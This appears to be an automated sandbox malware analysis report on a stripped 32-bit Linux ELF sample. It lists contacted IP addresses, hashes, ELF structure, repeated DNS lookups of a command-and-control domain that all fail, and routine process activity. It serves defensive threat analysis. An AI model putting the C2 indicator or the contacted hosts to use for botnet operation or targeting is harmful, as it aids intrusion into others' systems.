199.130.247.154	unknown	United States		4152	USDA-1US	false
156.192.115.130	unknown	Egypt		8452	TE-ASTE-ASEG	false
76.12.107.141	unknown	United States		20021	LNH-INCUS	false
49.100.27.192	unknown	Japan		9605	DOCOMONTTDOCOMOINCJP	false
152.83.207.143	unknown	Australia		6262	CSIROCommonwealthScientificandIndustrialAU	false
153.246.205.122	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	false
85.211.188.113	unknown	United Kingdom		9105	TISCALI-UKTalkTalkCommunicationsLimitedGB	false
160.120.31.172	unknown	Cote D'ivoire		29571	ORANGE-COTE-IVOIRECI	false
95.23.230.97	unknown	Spain		12479	UNI2-ASES	false
142.193.218.70	unknown	Canada		13576	SDNW-13576US	false
41.138.141.89	unknown	Mauritania		37541	CHINGUITELMR	false
41.35.57.70	unknown	Egypt		8452	TE-ASTE-ASEG	false
13.65.160.209	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
146.211.32.105	unknown	Finland		16086	DNAFI	false
197.12.31.210	unknown	Tunisia		37703	ATLAXTN	false
197.231.80.95	unknown	Gabon		37582	ANINFGA	false
105.1.204.215	unknown	South Africa		37168	CELL-CZA	false
156.16.3.222	unknown	unknown		29975	VODACOM-ZA	false
47.152.237.217	unknown	United States		5650	FRONTIER-FRTRUS	false
197.104.77.51	unknown	South Africa		37168	CELL-CZA	false
8.159.102.86	unknown	Singapore		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
197.217.236.147	unknown	Angola		11259	ANGOLATELECOMAO	false
197.207.206.191	unknown	Algeria		36947	ALGTEL-ASDZ	false
156.3.205.253	unknown	United States		2920	LACOEUS	false
39.123.64.75	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	false
197.235.33.63	unknown	Mozambique		37223	VODACOM-MZ	false
62.186.69.39	unknown	European Union		34456	RIALCOM-ASRU	false
197.251.50.178	unknown	Sudan		37197	SUDRENSD	false
41.69.166.172	unknown	Egypt		24835	RAYA-ASEG	false
169.108.126.83	unknown	United States		37611	AfrihostZA	false
82.51.56.243	unknown	Italy		3269	ASN-IBSNAZIT	false
54.50.233.185	unknown	United States		14618	AMAZON-AESUS	false

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

/var/cache/motd-news

Static File Info

General

File type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
Entropy (8bit):	6.4479363808902495
TrID:	• ELF Executable and Linkable format (Linux) (4029/14) 50.16% • ELF Executable and Linkable format (generic) (4004/1) 49.84%
File name:	file1
File size:	66320
MD5:	c343f34198cdb0656394f0541c3b1880
SHA1:	481c79fcd0b01ef4c614624c1261faca18bdd49c
SHA256:	b89d919623f76162795f14a8dcf49159e102e7c7715ce3517ce66c88d7cea1e3
SHA512:	9c1ace5f9bdcb0a5fe57186af97bb3be9e0dc79e6db7c3de2e877111f3e0e653f06598a1ac7e5cd59642a999e8f5466c299d45ef5b2310e3d998b0549be77a12
SSDEEP:	1536:kk6qInEKyMk1k0k+QbUKO6OV9HArjhw5YcAlT/:N6qqEKyMJxNUH6OV9mjhwWN
File Content Preview:	.ELF.....d...4.....4. ...(.....@...@.....Q.td.....U..S.....w....h..... []...$.....U.....=@....t..5....$.....$.....u.....t....h.~.....

Static ELF Info

ELF header

Class:	ELF32
Data:	2's complement, little endian
Version:	1 (current)
Machine:	Intel 80386
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - System V
ABI Version:	0
Entry Point Address:	0x8048164
Flags:	0x0
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	3
Section Header Offset:	65920
Section Header Size:	40
Number of Section Headers:	10
Header String Table Index:	9

Sections

Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
	NULL	0x0	0x0	0x0	0x0	0x0		0	0	0
.init	PROGBITS	0x8048094	0x94	0x1c	0x0	0x6	AX	0	0	1
.text	PROGBITS	0x80480b0	0xb0	0xe7c6	0x0	0x6	AX	0	0	16
.fini	PROGBITS	0x8056876	0xe876	0x17	0x0	0x6	AX	0	0	1
.rodata	PROGBITS	0x80568a0	0xe8a0	0x1640	0x0	0x2	A	0	0	32
.ctors	PROGBITS	0x8058000	0x10000	0x8	0x0	0x3	WA	0	0	4
.dtors	PROGBITS	0x8058008	0x10008	0x8	0x0	0x3	WA	0	0	4
.data	PROGBITS	0x8058020	0x10020	0x120	0x0	0x3	WA	0	0	32
.bss	NOBITS	0x8058140	0x10140	0x800	0x0	0x3	WA	0	0	32
.shstrtab	STRTAB	0x0	0x10140	0x3e	0x0	0x0		0	0	1

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
LOAD	0x0	0x8048000	0x8048000	0xfee0	0xfee0	3.9370	0x5	R E	0x1000		.init .text .fini .rodata
LOAD	0x10000	0x8058000	0x8058000	0x140	0x940	2.5365	0x6	RW	0x1000		.ctors .dtors .data .bss
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x6	RW	0x4		

Network Behavior

TCP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 19, 2022 16:05:17.169208050 CET	192.168.2.23	8.8.8.8	0x9083	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:17.188503027 CET	192.168.2.23	8.8.8.8	0x9083	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:17.210741043 CET	192.168.2.23	8.8.8.8	0x9083	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:17.232152939 CET	192.168.2.23	8.8.8.8	0x9083	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:17.253582954 CET	192.168.2.23	8.8.8.8	0x9083	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:28.277266979 CET	192.168.2.23	8.8.8.8	0x7141	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:28.302047014 CET	192.168.2.23	8.8.8.8	0x7141	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:28.322594881 CET	192.168.2.23	8.8.8.8	0x7141	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:28.343832970 CET	192.168.2.23	8.8.8.8	0x7141	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:28.362735033 CET	192.168.2.23	8.8.8.8	0x7141	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:39.394556999 CET	192.168.2.23	8.8.8.8	0x1533	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:39.416646957 CET	192.168.2.23	8.8.8.8	0x1533	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:39.442404985 CET	192.168.2.23	8.8.8.8	0x1533	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:39.463340998 CET	192.168.2.23	8.8.8.8	0x1533	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:39.485575914 CET	192.168.2.23	8.8.8.8	0x1533	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:50.518940926 CET	192.168.2.23	8.8.8.8	0x2028	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:50.541299105 CET	192.168.2.23	8.8.8.8	0x2028	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:50.561023951 CET	192.168.2.23	8.8.8.8	0x2028	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 19, 2022 16:05:50.583645105 CET	192.168.2.23	8.8.8.8	0x2028	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:50.602852106 CET	192.168.2.23	8.8.8.8	0x2028	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:01.634738922 CET	192.168.2.23	8.8.8.8	0xc8be	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:01.654905081 CET	192.168.2.23	8.8.8.8	0xc8be	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:01.676611900 CET	192.168.2.23	8.8.8.8	0xc8be	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:01.697312117 CET	192.168.2.23	8.8.8.8	0xc8be	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:01.718451023 CET	192.168.2.23	8.8.8.8	0xc8be	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:12.747715950 CET	192.168.2.23	8.8.8.8	0x3c5e	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:12.768933058 CET	192.168.2.23	8.8.8.8	0x3c5e	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:12.789164066 CET	192.168.2.23	8.8.8.8	0x3c5e	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:12.813551903 CET	192.168.2.23	8.8.8.8	0x3c5e	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:12.838599920 CET	192.168.2.23	8.8.8.8	0x3c5e	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:23.868150949 CET	192.168.2.23	8.8.8.8	0x71e1	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:23.890278101 CET	192.168.2.23	8.8.8.8	0x71e1	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:23.909723043 CET	192.168.2.23	8.8.8.8	0x71e1	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:23.932472944 CET	192.168.2.23	8.8.8.8	0x71e1	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:23.956166029 CET	192.168.2.23	8.8.8.8	0x71e1	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:34.984849930 CET	192.168.2.23	8.8.8.8	0x679e	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:35.005362988 CET	192.168.2.23	8.8.8.8	0x679e	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:35.027827024 CET	192.168.2.23	8.8.8.8	0x679e	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:35.048996925 CET	192.168.2.23	8.8.8.8	0x679e	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:35.071799040 CET	192.168.2.23	8.8.8.8	0x679e	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:46.104168892 CET	192.168.2.23	8.8.8.8	0xb4de	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:46.125423908 CET	192.168.2.23	8.8.8.8	0xb4de	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:46.144278049 CET	192.168.2.23	8.8.8.8	0xb4de	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:46.166584015 CET	192.168.2.23	8.8.8.8	0xb4de	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:46.187721968 CET	192.168.2.23	8.8.8.8	0xb4de	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:57.215707064 CET	192.168.2.23	8.8.8.8	0xb5a1	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:57.238224030 CET	192.168.2.23	8.8.8.8	0xb5a1	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:57.257270098 CET	192.168.2.23	8.8.8.8	0xb5a1	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:57.276547909 CET	192.168.2.23	8.8.8.8	0xb5a1	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:57.296091080 CET	192.168.2.23	8.8.8.8	0xb5a1	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:08.325062037 CET	192.168.2.23	8.8.8.8	0x7aae	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:08.346443892 CET	192.168.2.23	8.8.8.8	0x7aae	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:08.366025925 CET	192.168.2.23	8.8.8.8	0x7aae	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 19, 2022 16:07:08.386859894 CET	192.168.2.23	8.8.8.8	0x7aae	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:08.408768892 CET	192.168.2.23	8.8.8.8	0x7aae	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:19.439989090 CET	192.168.2.23	8.8.8.8	0xddb7	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:19.463567972 CET	192.168.2.23	8.8.8.8	0xddb7	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:19.484330893 CET	192.168.2.23	8.8.8.8	0xddb7	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:19.506373882 CET	192.168.2.23	8.8.8.8	0xddb7	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:19.527707100 CET	192.168.2.23	8.8.8.8	0xddb7	Standard query (0)	cnc.luxstresser.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 19, 2022 16:05:17.188138962 CET	8.8.8.8	192.168.2.23	0x9083	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:17.210571051 CET	8.8.8.8	192.168.2.23	0x9083	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:17.231899023 CET	8.8.8.8	192.168.2.23	0x9083	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:17.253371954 CET	8.8.8.8	192.168.2.23	0x9083	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:17.272620916 CET	8.8.8.8	192.168.2.23	0x9083	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:28.299774885 CET	8.8.8.8	192.168.2.23	0x7141	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:28.322443008 CET	8.8.8.8	192.168.2.23	0x7141	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:28.343636036 CET	8.8.8.8	192.168.2.23	0x7141	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:28.362586021 CET	8.8.8.8	192.168.2.23	0x7141	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:28.384361982 CET	8.8.8.8	192.168.2.23	0x7141	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:39.416450024 CET	8.8.8.8	192.168.2.23	0x1533	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:39.442101002 CET	8.8.8.8	192.168.2.23	0x1533	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:39.463079929 CET	8.8.8.8	192.168.2.23	0x1533	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:39.485297918 CET	8.8.8.8	192.168.2.23	0x1533	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:39.508752108 CET	8.8.8.8	192.168.2.23	0x1533	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:50.540950060 CET	8.8.8.8	192.168.2.23	0x2028	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:50.560663939 CET	8.8.8.8	192.168.2.23	0x2028	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:50.583328962 CET	8.8.8.8	192.168.2.23	0x2028	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:50.602591038 CET	8.8.8.8	192.168.2.23	0x2028	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:05:50.625112057 CET	8.8.8.8	192.168.2.23	0x2028	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:01.654645920 CET	8.8.8.8	192.168.2.23	0xc8be	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:01.676268101 CET	8.8.8.8	192.168.2.23	0xc8be	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:01.697088003 CET	8.8.8.8	192.168.2.23	0xc8be	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:01.718219042 CET	8.8.8.8	192.168.2.23	0xc8be	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:01.737616062 CET	8.8.8.8	192.168.2.23	0xc8be	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:12.768583059 CET	8.8.8.8	192.168.2.23	0x3c5e	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 19, 2022 16:06:12.788707972 CET	8.8.8.8	192.168.2.23	0x3c5e	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:12.810834885 CET	8.8.8.8	192.168.2.23	0x3c5e	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:12.838378906 CET	8.8.8.8	192.168.2.23	0x3c5e	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:12.857975960 CET	8.8.8.8	192.168.2.23	0x3c5e	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:23.889884949 CET	8.8.8.8	192.168.2.23	0x71e1	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:23.909416914 CET	8.8.8.8	192.168.2.23	0x71e1	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:23.931850910 CET	8.8.8.8	192.168.2.23	0x71e1	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:23.955842972 CET	8.8.8.8	192.168.2.23	0x71e1	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:23.977531910 CET	8.8.8.8	192.168.2.23	0x71e1	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:35.004906893 CET	8.8.8.8	192.168.2.23	0x679e	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:35.027568102 CET	8.8.8.8	192.168.2.23	0x679e	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:35.048751116 CET	8.8.8.8	192.168.2.23	0x679e	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:35.071502924 CET	8.8.8.8	192.168.2.23	0x679e	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:35.093976974 CET	8.8.8.8	192.168.2.23	0x679e	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:46.125231028 CET	8.8.8.8	192.168.2.23	0xb4de	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:46.144062996 CET	8.8.8.8	192.168.2.23	0xb4de	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:46.166338921 CET	8.8.8.8	192.168.2.23	0xb4de	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:46.187544107 CET	8.8.8.8	192.168.2.23	0xb4de	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:46.209552050 CET	8.8.8.8	192.168.2.23	0xb4de	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:57.237962961 CET	8.8.8.8	192.168.2.23	0xb5a1	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:57.257102013 CET	8.8.8.8	192.168.2.23	0xb5a1	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:57.276380062 CET	8.8.8.8	192.168.2.23	0xb5a1	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:57.295917988 CET	8.8.8.8	192.168.2.23	0xb5a1	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:06:57.315114021 CET	8.8.8.8	192.168.2.23	0xb5a1	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:08.346147060 CET	8.8.8.8	192.168.2.23	0x7aae	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:08.365721941 CET	8.8.8.8	192.168.2.23	0x7aae	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:08.386511087 CET	8.8.8.8	192.168.2.23	0x7aae	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:08.408355951 CET	8.8.8.8	192.168.2.23	0x7aae	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:08.429989100 CET	8.8.8.8	192.168.2.23	0x7aae	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:19.463202000 CET	8.8.8.8	192.168.2.23	0xddb7	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:19.484087944 CET	8.8.8.8	192.168.2.23	0xddb7	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:19.506110907 CET	8.8.8.8	192.168.2.23	0xddb7	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:19.527411938 CET	8.8.8.8	192.168.2.23	0xddb7	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)
Feb 19, 2022 16:07:19.547643900 CET	8.8.8.8	192.168.2.23	0xddb7	Name error (3)	cnc.luxstresser.xyz	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 127.0.0.1:80

System Behavior

Analysis Process: dash PID: **5209**, Parent PID: **4334**

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cat PID: **5209**, Parent PID: **4334**

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/cat
Arguments:	cat /tmp/tmp.bhkKqn6VLL
File size:	43416 bytes
MD5 hash:	7e9d213e404ad3bb82e4ebb2e1f2c1b3

File Activities

File Read

Analysis Process: dash PID: **5210**, Parent PID: **4334**

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: head PID: **5210**, Parent PID: **4334**

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/head
Arguments:	head -n 10
File size:	47480 bytes
MD5 hash:	fd96a67145172477dd57131396fc9608

File Activities

File Read

Analysis Process: dash PID: **5211**, Parent PID: **4334**

General

Start time:	16:05:12
Start date:	19/02/2022

Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: tr PID: **5211**, Parent PID: **4334**

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/tr
Arguments:	tr -d \\000-\\011\\013\\014\\016-\\037
File size:	51544 bytes
MD5 hash:	fbd1402dd9f72d8ebfff00ce7c3a7bb5

File Activities

File Read

Analysis Process: dash PID: **5212**, Parent PID: **4334**

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cut PID: **5212**, Parent PID: **4334**

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/cut
Arguments:	cut -c -80
File size:	47480 bytes
MD5 hash:	d8ed0ea8f22c0de0f8692d4d9f1759d3

File Activities

File Read

Analysis Process: dash PID: **5213**, Parent PID: **4334**

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cat PID: **5213**, Parent PID: **4334**

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/cat
Arguments:	cat /tmp/tmp.bhkKqn6VLL
File size:	43416 bytes
MD5 hash:	7e9d213e404ad3bb82e4ebb2e1f2c1b3

File Activities

File Read

Analysis Process: dash PID: 5214, Parent PID: 4334

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: head PID: 5214, Parent PID: 4334

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/head
Arguments:	head -n 10
File size:	47480 bytes
MD5 hash:	fd96a67145172477dd57131396fc9608

File Activities

File Read

Analysis Process: dash PID: 5215, Parent PID: 4334

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: tr PID: 5215, Parent PID: 4334

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/tr
Arguments:	tr -d \\000-\\011\\013\\014\\016-\\037
File size:	51544 bytes
MD5 hash:	fbd1402dd9f72d8ebfff00ce7c3a7bb5

File Activities

File Read

Analysis Process: dash PID: 5216, Parent PID: 4334

General

Start time:	16:05:12
Start date:	19/02/2022
Path:	/usr/bin/dash
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: cut PID: **5216**, Parent PID: **4334**

General

Start time:	16:05:12
Start date:	19/02/2022
